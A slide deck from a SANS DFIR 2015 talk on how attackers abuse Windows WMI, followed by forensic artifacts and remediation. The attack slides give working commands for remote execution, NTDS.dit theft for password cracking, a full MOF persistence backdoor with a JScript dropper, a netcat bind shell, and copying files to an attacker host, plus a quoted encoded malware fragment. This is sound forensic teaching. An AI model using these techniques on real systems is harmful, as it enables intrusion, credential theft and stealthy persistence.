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THERE'S SOMETHING ABOUT WMI


SANS DFIR PRAGUE 2015

SECURITY
CONSULTING

OVERVIEW AND BACKGROUND

BACKGROUND

- 2014 – Mandiant investigations saw multiple threat groups adopt WMI for persistence
- Used “The Google” and found little mainstream forensic info on using WMI for persistence
- One mainstream reference:
 - http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_understanding-wmi-malware.pdf



OVERVIEW

- What is WMI and how can you interact with it
- The Red side (attacks):
 - How to use WMI during each phase of an intrusion
 - How to avoid detection when using WMI
 - Some of the ways WMI can be used to achieve persistence
- The Blue side (defense):
 - Forensic artifacts generated when WMI is used
 - Ways to increase the forensic evidence of WMI
- Case Studies
- Q&A

WINDOWS MANAGEMENT INSTRUMENTATION (WMI)

- What is WMI?
 - Framework for managing Windows systems
 - Limited technical documentation
 - Primary endpoint components include:
 - Collection of managed resource definitions (objects.data)
 - Physical or logical objects that can be managed by WMI via namespaces
 - Binary Tree Index
 - List of managed object format (MOF) files imported into objects.data

WMI CONTINUED

- WMI present by default on all Microsoft OS' >= 2000
- Requires admin privileges to use
- Directly accessible using “wmic.exe” (CLI)
- Has a SQL-like structured query language (WQL)
- Allows for remote system management
- Supports several scripting languages
 - Windows Script Host (WSH)
 - VBScript
 - JScript
 - PowerShell

WMI SYNTAX TO LIST PROCESSES ON REMOTE HOST

```
wmic.exe /node:[SYSTEM] /user:[USERNAME]  
/password:[PASSWORD] process get name,processid
```

WMI CONTINUED

- Most functionality stored in default namespace (library of object classes) called “Root\\CIMv2”
- CIMv2 classes include
 - Hardware
 - Installed applications
 - Operating System functions
 - Performance and monitoring
 - WMI management

MANAGED OBJECT FORMAT (MOF) FILES

- What if we want to add/extend the functionality of WMI?
- Solution: MOF files
 - Can be used to implement new namespaces and classes
 - Define new properties or create new methods for interacting with WMI
 - Portable, create once use many
 - Compiled on the system with “mofcomp.exe”
 - Support autorecovery via the “pragma autorecover” feature
 - At the command line:
 - `mofcomp.exe -autorecover my.mof`
 - Alternatively, include “#pragma autorecover” in MOF file
 - Prior to Vista, any MOF file in “%SYSTEMROOT%\wbem\mof\” would be automatically compiled and imported into objects.data at startup (no autorecovery required)


INTERACTING WITH WMI

HOW TO WMI

- Won't go to in-depth with these, but know you can use:
 - WMIC – native Windows command line interface to WMI
 - WinRM – Windows Remote Management command line interface
 - WMI-Shell – Linux WMI client (bridges *NIX to Windows)
 - <http://www.lexsi.com/Windows-Management-Instrumentation-Shell.html>
 - Impacket – Python classes for WMI
 - PowerShell – Windows scripting framework

WMIC

- Interface to WMI
- Includes aliases that map complex WMI queries to simple commands
- Requires administrator privileges to use (otherwise errors)



```
Command Prompt - wmic
wmic:root\cli>/?

[global switches] <command>

The following global switches are available:
/NAMESPACE      Path for the namespace the alias operate against.
/ROLE            Path for the role containing the alias definitions.
/NODE            Servers the alias will operate against.
/IMPLEVEL        Client impersonation level.
/AUTHLEVEL        Client authentication level.
/LOCALE          Language id the client should use.
/PRIVILEGES       Enable or disable all privileges.
/TRACE           Outputs debugging information to stderr.
/RECORD          Logs all input commands and output.
/INTERACTIVE      Sets or resets the interactive mode.
/FAILFAST        Sets or resets the FailFast mode.
/USER            User to be used during the session.
/PASSWORD        Password to be used for session login.
/OUTPUT          Specifies the mode for output redirection.
/APPEND          Specifies the mode for output redirection.
/AGGREGATE        Sets or resets aggregate mode.
/AUTHORITY        Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.

Press any key to continue, or press the ESCAPE key to stop
```

WINDOWS REMOTE MANAGEMENT

- Command line interface to WinRM
- Supports querying remote systems
- Note that WinRM is SOAP-based and encrypted by default (encryption is good, attackers)
- Can invoke WMI via “GET” operator
- Example use to query attributes of remote “spooler” service:
 - `winrm get wmicimv2/Win32_Service?Name=spooler -r:<remote system>`

WMI-SHELL

- Developed by Lexsi, originally
- Allows WMI commands to be run from Linux systems on remote Windows endpoints
 - Written in Python and VBScript
 - Only communicates over port 135
- Ported by Jesse Davis (@secabstraction) to Windows as “Posh-WmiShell.psm1”
 - Pure PowerShell
 - Doesn't write any VBScript to disk on remote system

IMPACKET SCRIPTS

- Part of CoreLabs Impacket
- wmiexec.py is a python class for remote WMI command execution
 - Doesn't run as SYSTEM
 - Requires DCOM
- wmiquery.py is a python class that can be used for running remote WMI queries

POWERSHELL

- Most powerful way to interact with WMI (opinion)
- Allows for a multitude of response formatting options
- PowerShell scripts are portable
- Only requires the source system to have PowerShell installed when interacting with WMI remotely
- Do you PowerSploit?

MALICIOUS USE CASES

WAYS ATTACKERS USE WMI

- Reconnaissance
- Lateral movement
- Establish a foothold
- Privilege escalation
- Maintain persistence
- Data theft



RECONNAISSANCE

- List information on currently running processes with WMIC
 - `wmic process get caption,executablepath,commandline`
- List user accounts with WMIC
 - `wmic useraccount get /ALL`
- List network shares on a remote system using WMI and PowerShell
 - `get-wmiobject -class "win32_share" -namespace "root\CIMV2" -computer "targetname"`

LATERAL MOVEMENT

- Invoke a command on a remote system using WMI (note that this example is applicable to multiple phases of the attack life cycle):
 - `wmic /node:REMOTECOMPUTERNAME process call create "COMMAND AND ARGUMENTS"`



ESTABLISH A FOOTHOLD

- Execute commands on a remote system using WMI
 - `wmic /NODE: "192.168.0.1" process call create "evil.exe"`
 - Seriously, "process call create" is amazing



PRIVILEGE ESCALATION

- Three types of escalation:

- Scheduled tasks

- When you need something to run as SYSTEM (credential harvesting, for example)

- `wmic /node:REMOTECOMPUTERNAME PROCESS call create "at 9:00PM c:\GoogleUpdate.exe ^> c:\notGoogleUpdateResults.txt"`

- Volume Shadow Copy

- Get the NTDS.dit database and crack some passwords

- `wmic /node:REMOTECOMPUTERNAME PROCESS call create "cmd /c vssadmin create shadow /for=C:\Windows\NTDS\NTDS.dit > c:\not_the_NTDS.dit"`

- Don't forget the SYSTEM and optionally the SAM hives (if you want local hashes)

MAINTAIN PERSISTENCE

- WMI Persistence requires three components
 - An event filter – the condition we’re waiting for
 - `_EventFilter` objects have a name and a “trigger”
 - An event consumer – the persistence payload
 - `_EventConsumer` objects have a name and one of the following:
 - A script (contained in `objects.data`)
 - A path to an external script (somewhere on disk)
 - A path to an executable (not a script, also on disk)
 - Pre-Vista ran as SYSTEM
 - Post-Vista run as LOCAL SERVICE
 - A binding that associates a filter to a consumer
 - `_FilterToConsumerBinding` objects reference an event filter and an event consumer

MOST USEFUL STANDARD FILTERS

- “Standard” filters included in default CIMv2 namespace
- `_EventFilter` classes include
 - `Win32_LocalTime` – a time condition like once per minute
 - `Win32_Directory` – the presence of a file or directory
 - `Win32_Service` – whenever a service starts or stops
 - ...many, many more Operating System classes in CIMv2

EXAMPLE _EVENTFILTER USING WIN32_LOCALTIME

```
$instanceFilter=([wmi class]"\\.\root\subscription:_EventFilter")  
.CreateInstance()  
  
$instanceFilter.QueryLanguage = "WQL"  
$instanceFilter.Query = "SELECT * FROM  
__InstanceModificationEvent Where TargetInstance ISA  
'Win32_LocalTime' AND TargetInstance.Second=5"  
$instanceFilter.Name="SneakyFilter"  
$instanceFilter.EventNamespace = 'root\Cimv2'
```



Will run every minute when the seconds hand is at "05"

MOST USEFUL STANDARD CONSUMERS

■ CommandLineEventConsumer

- Executes a command and arguments
 - `"powershell.exe mypayload.ps1"`
 - `"wscript.exe c:\mypayload.js"`
 - `"c:\nc.exe -l -p 2121 -e cmd.exe"`

■ ActionScriptEventConsumer

- Uses Windows Script Host (WSH)
 - <https://www.mandiant.com/blog/ground-windows-scripting-host-wsh/>
- Runs scripts natively supported by WSH
 - JScript
 - VBScript

EXAMPLE ACTIONSCRIPTEVENTCONSUMER

```
$instanceConsumer =  
([wmiclass]"\\.\root\subscription:ActionScriptEventConsumer").CreateInstance()  
  
$instanceConsumer.Name = "SneakyConsumer"  
$instanceConsumer.ScriptingEngine = "JScript"  
$instanceConsumer.ScriptFileName =  
"C:\users\dkerr\appdata\temp\sneak.js"
```

EXAMPLE COMMANDLINEEVENTCONSUMER

```
Instance CommandLineEventConsumer as $CMDLINECONSUMER
{
Name = "Sneaky Consumer";
CommandLineTemplate = "c:\\Temp\\sneak.exe /e /V /i /L";
RunInteractively = False;
WorkingDirectory = "c:\\";
}
```

CREATE A FILTER TO CONSUMER BINDING

- The `_EventFilter` and `_EventConsumer` have to be associated for persistence
 - Note that we defined `$Consumer` as “SneakyConsumer” and `$EventFilter` as “SneakyFilter” in previous examples

EXAMPLE COMMANDLINEEVENTCONSUMER

```
instance of __FilterToConsumerBinding
{
    Consumer    = $Consumer;
    Filter = $EventFilter;
};
```

LET'S PUT IT ALL TOGETHER

- One of the easier ways to accomplish this is to throw everything in a MOF file

EXAMPLE MOF FILE, “C:\WINDOWS\TEMP\SNEAK.MOF”

```
#PRAGMA AUTORECOVER
#pragma classflags ("updateonly", "forceupdate")
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name = "_SM.EventFilter";
    Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"Win32_LocalTime\" And TargetInstance.Second=5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "_SM.ConsumerScripts";
    ScriptingEngine = "JScript";
    ScriptText = "oFS = new ActiveXObject('Scripting.FileSystemObject');JF='C:/Windows/Addins/%Mutex%';oMutexFile =
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}"
    "CoreCode = 'INSERT BASE64 ENCODED SCRIPT HERE' ";
    "if(oMutexFile){oMutexFile.Write(unescape(CoreCode));oMutexFile.Close();(new
ActiveXObject('WScript.Shell')).Run('cscript /E:JScript '+JF, 0);}";
};

instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```


EXTRA CREDIT: DEFINE YOUR OWN CLASS

- Why bother?
 - `_EventFilter` and `_EventConsumer` objects aren't that common
 - What if there was a sneakier way?
- Solution: create a benign-sounding class in CIMv2 with a benign-sounding property and fill with badness
 - Grab the PowerShell WMI module (powershelldistrict.com, "WMI-Module.psm1")
 - Syntax:

```
New-WMIProperty -ClassName "Win32_MSUpdater" -PropertyName "CertificateStore" -PropertyValue "<insert script here>"
```
 - Usage (call with PowerShell Invoke Expression!):
 - `Invoke-Expression -Command ([WmiClass]'Win32_MSUpdater').Properties['CertificateStore'].Value`

WHY SHOULD YOU USE WMI FOR PERSISTENCE?

- None of the tools mentioned in the persistence section will trigger antivirus or whitelisting applications
 - wmic.exe and mofcomp.exe are trusted Windows binaries present on all Windows versions since 2000
 - PowerShell is also trusted, but isn't always installed
 - Payload scripts are incredibly variable, with obfuscation this problem is compounded
- With an ActiveX Object you can instantiate IE (also native) for C2
 - Blend into normal network traffic
 - Inherit proxy creds cached in browser
 - No unique useragent to detect
- There is no functional way to determine at scale if the script referenced in an MOF file, passed on the command line, or inserted into objects.data is malicious – in other words a filename is not a good indicator

OH YEAH, ALSO DATA THEFT

- Using WMI process call create
 - `wmic /NODE: "192.168.0.1" /user:"Domain\Administrator" /password:"1234" process call create "xcopy "D:\\everything.rar" "\\ATTACKERHOST\\C$\\e.dat"`
- Using WMI and PowerShell
 - `(Get-WmiObject -Class CIM_DataFile -Filter 'Name="D:\\everything.rar"' -ComputerName MYSERVER -Credential 'MYSERVER\\Administrator').Rename("\\\\ATTACKERHOST\\C$\\everything.rar")`



FORENSIC ARTIFACTS



OVERVIEW OF ARTIFACTS

- In-memory
- File system
- Prefetch
- Registry
- WMI trace logs
- Network

PROCESS MEMORY ARTIFACTS

- Fragments of WMI commands may be found within the process memory for the following:
 - wmiprvse.exe – WMI provider process
 - svchost.exe – the specific process associated with the WinMgMt service
 - csrss.exe or conhost.exe – command line subsystem and console host processes, XP/2003 or Vista and later

- Reliable evidence of the following activities degrades quickly and is weak after any elapsed period of time (unless output files left behind)
 - Reconnaissance
 - Lateral Movement
 - Privilege Escalation

FILE SYSTEM – MOF FILES

- Malicious MOF files may still be present on disk
 - Example: “C:\Windows\Addins\evil.mof”
 - Don’t assume there’s no infection because these files don’t exist anymore
- MOF files may be copied into the autorecovery directory after the originals were deleted
 - “C:\Windows\System32\wbem\autorecovery\[RAND].mof”
- References to MOF files may be found in the binary tree index
 - “C:\Windows\System32\wbem\Repository\index.btr”

“f.mof” with no path



```
%windir%\system32\wbem\subus.mof
%windir%\system32\wbem\wudfx.mof
%windir%\system32\wbem\racwmi prov.mof
%windir%\system32\wbem\msiscsi.mof
%windir%\system32\wbem\iscsihba.mof
%windir%\system32\wbem\iscsidsc.mof
%windir%\system32\wbem\iscsiprf.mof
%windir%\system32\wbem\hbaapi.mof
%windir%\system32\wbem\win32_tpm.mof
%windir%\system32\wbem\dimsroam.mof
F.mof
%windir%\system32\wbem\mswmdm.mof
%windir%\system32\wbem\msfeedsbs.mof
```

FILE SYSTEM – CIM REPOSITORY

- New WMI classes are stored in the CIM repository
 - File location: “C:\Windows\System32\wbem\Repository\fs\objects.data”
- String searches with the following terms may be helpful (does not scale, requires manual review):
 - EventConsumer
 - EventFilter
 - FilterToConsumerBinding
 - Wscript.shell
 - Wscript.sleep
 - On Error Resume Next
- Note that most Windows systems will have the following legitimate filter and consumer:
 - BVTFilter
 - BVTConsumer

FILE SYSTEM – CIM REPOSITORY CONTINUED

- Example JScript (base64-encoded) found within objects.data as ActiveScriptEventConsumer:

```
ActiveScriptEventConsumerNULNUL_SM.ConsumerScriptsNULNULJScriptNULNULoFS = new ActiveXObject('Scripting.FileSystemObject');try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}CoreCode =  
'%76%61%72%20%67%53%6C%65%65%70%20%3D%20%31%30%30%30%20%2A%20%36%30%20%2A%20%33%37%3B%0D%0A%76%61%72%20%67%46%6F%72%77%61%  
%20%67%45%76%61%6C%43%6F%64%65%20%3D%20%27%27%3B%0D%0A%0D%0A%6F%57%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%  
6C%6C%27%29%3B%0D%0A%6F%4E%74%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%53%63%72%69%70%74%2E%4%  
4%6F%72%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%62%65%6D%53%63%72%69%70%74%69%6E%67%2E%53%57%  
%57%4D%49%20%3D%20%6C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%63%74%53%65%72%76%65%72%28%27%2E%27%2C%20%27%72%6F%6F%74%5C%5C%  
6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%53%63%72%69%70%74%69%6E%67%2E%46%69%6C%65%53%79%73%74%65%6D%4F%6%  
D%0A%20%20%20%20%6F%4D%75%74%65%78%46%69%6C%65%20%3D%20%6F%46%53%2E%4F%70%65%6E%54%65%78%74%46%69%6C%65%28%27%43%3A%2F%57%  
%65%78%25%27%2C%20%32%2C%20%74%72%75%65%29%3B%0D%0A%20%20%20%20%6F%4D%75%74%65%78%46%69%6C%65%2E%57%72%69%74%65%28%27%2A%  
DD%0A%54%4D%50%20%3D%20%6F%57%53%2E%45%78%70%61%6E%64%45%6E%76%69%72%6F%6E%6D%65%6E%74%53%74%72%69%6E%67%73%28%22%25%54%4%  
6%61%72%20%42%61%73%65%36%34%20%3D%20%7B%0D%0A%20%20%20%20%5F%6B%65%79%53%74%72%20%3A%20%22%41%42%43%44%45%46%47%48%49%4A%
```

PREFETCH

- Prefetch files may capture useful command references
 - Windows Scripting Host (WSH)
 - C:\Windows\Prefetch\CSCRIPT.EXE-E4C98DEB.pf
 - C:\Windows\Prefetch\WSCSCRIPT.EXE-65A9658F.pf
 - WMI Standard Event Consumer
 - C:\Windows\Prefetch\SCRCONS.EXE-D45CB92D.pf
 - MOF compiler
 - C:\Windows\Prefetch\MOFCOMP.EXE-CDA1E783.pf
- Be aware that prefetch “accessedfiles” list may also reference the WSH, “mofcomp.exe”, or “scrcons.exe”, the script consumer executable
 - Guaranteed to occur legitimately, pivot on metadata

REGISTRY

- Binaries executed on remote systems may be recorded in the AppCompatCache registry key
 - Without context this may appear to be legitimate activity – note that these occur often in most environments
 - The following binaries may be relevant
 - Cscript.exe
 - Wscript.exe
 - Wmic.exe
 - Powershell.exe
 - Scrcons.exe
 - Mofcomp.exe

REGISTRY CONTINUED

- The list of MOF files for autorecovery is stored in the following registry key:
 - “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\autorecover mofs”
- Registering a WMI Event Filter which uses “Win32_LocalTime” causes the following empty registry key to be created
 - “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESSV\./root/CIMV2\Win32ClockProvider”

WMI TRACE LOGS

- Scenario: an attacker interacts with a target system through WMI - What is the default level of logging for this privileged activity? **None.**



WMI TRACE LOGS CONTINUED


- Command to configure WMI trace logs
 - "wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true"
 - May generate a significant amount of log activity (WMI is often used by legit applications)

- If configured, which WMI trace logs capture activity?
 - WMI-Activity Windows event log
 - Pre-Vista, WMI Service logs stored in "%SYSTEMROOT%\wbem\logs\"
 - wbemcore.log
 - mofcomp.log
 - wbemprox.log

WMI-ACTIVITY EVENT LOG EXAMPLE #1

- Trace log capturing the following reconnaissance command:

“wmic.exe /node:”192.168.1.1” service get pathname”



You can see the namespace referenced (Win32_Service) as well as the property (PathName) and info about the source system (NetBIOS name) and user context

NETWORK


- PCAPs containing WMI queries can be easily parsed
 - WMI uses DCOM by default
 - Relatively easy to parse and analyze
 - If you use WMI and supply explicit creds within a query/command guess what happens?
 - More or less in the clear – this is why we can't have nice things
 - Most communications over TCP 135
- Except when they can't be parsed:
 - Environments (ICS, Defense) where all traffic is pushed into IPSEC tunnels
 - Very rare
 - When WinRM was used (SOAP)
 - Applicable for both PowerShell and WinRM command line interaction

REMEDIATION



REMEDIATING PERSISTENT WMI INFECTIONS

- Scenario: an attacker infected one or more systems in your environment with a persistent WMI script
 - Now what?



HOW TO REMOVE A WMI BACKDOOR

- Use PowerShell

- Step 1: Identify the WMI EventFilter
 - `get-wmiobject -namespace root\subscription -query "select * from __EventFilter"`
- Step 2: Identify the WMI EventConsumer
 - `get-wmiobject -namespace root\subscription -query "select * from __EventConsumer"`
- Step 3: Identify the Binding
 - `get-wmiobject -namespace root\subscription -query "select * from __FilterToConsumerBinding"`

HOW TO REMOVE A WMI BACKDOOR CONTINUED

- Continued...
 - Step 4: Remove the malicious binding
 - `gwmi -Namespace "root\subscription" -class __FilterToConsumerBinding | Remove-WMIObject -WhatIf`
 - Step 5: Remove the malicious EventFilter
 - `gwmi -Namespace "root/subscription" -Class __EventFilter | where name -eq "sneakyfilter" | Remove-WmiObject -WhatIf`
 - Step 6: Remove the malicious EventConsumer
 - `gwmi -Namespace "root/subscription" -Class LogFileEventConsumer | where name -EQ "sneakyconsumer" | Remove-WmiObject -WhatIf`

CONCLUSION

ACKNOWLEDGEMENTS

- Bob Wilton
- Ryan Kazanciyan (@ryankaz42)
- Matt Hastings
- Matt Graeber (@mattifestation)
- Jesse Davis (@secabstraction)



ADDITIONAL READING

- Abusing Windows Management Instrumentation (WMI) to build a persistent asynchronous and fileless backdoor (Matt Graeber Blackhat 2015)
- WhyMI So Sexy – WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis (William Ballenthin, Claudio Teodorescu, Matt Graeber Bsides Las Vegas 2015)

QUESTIONS?

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THE
END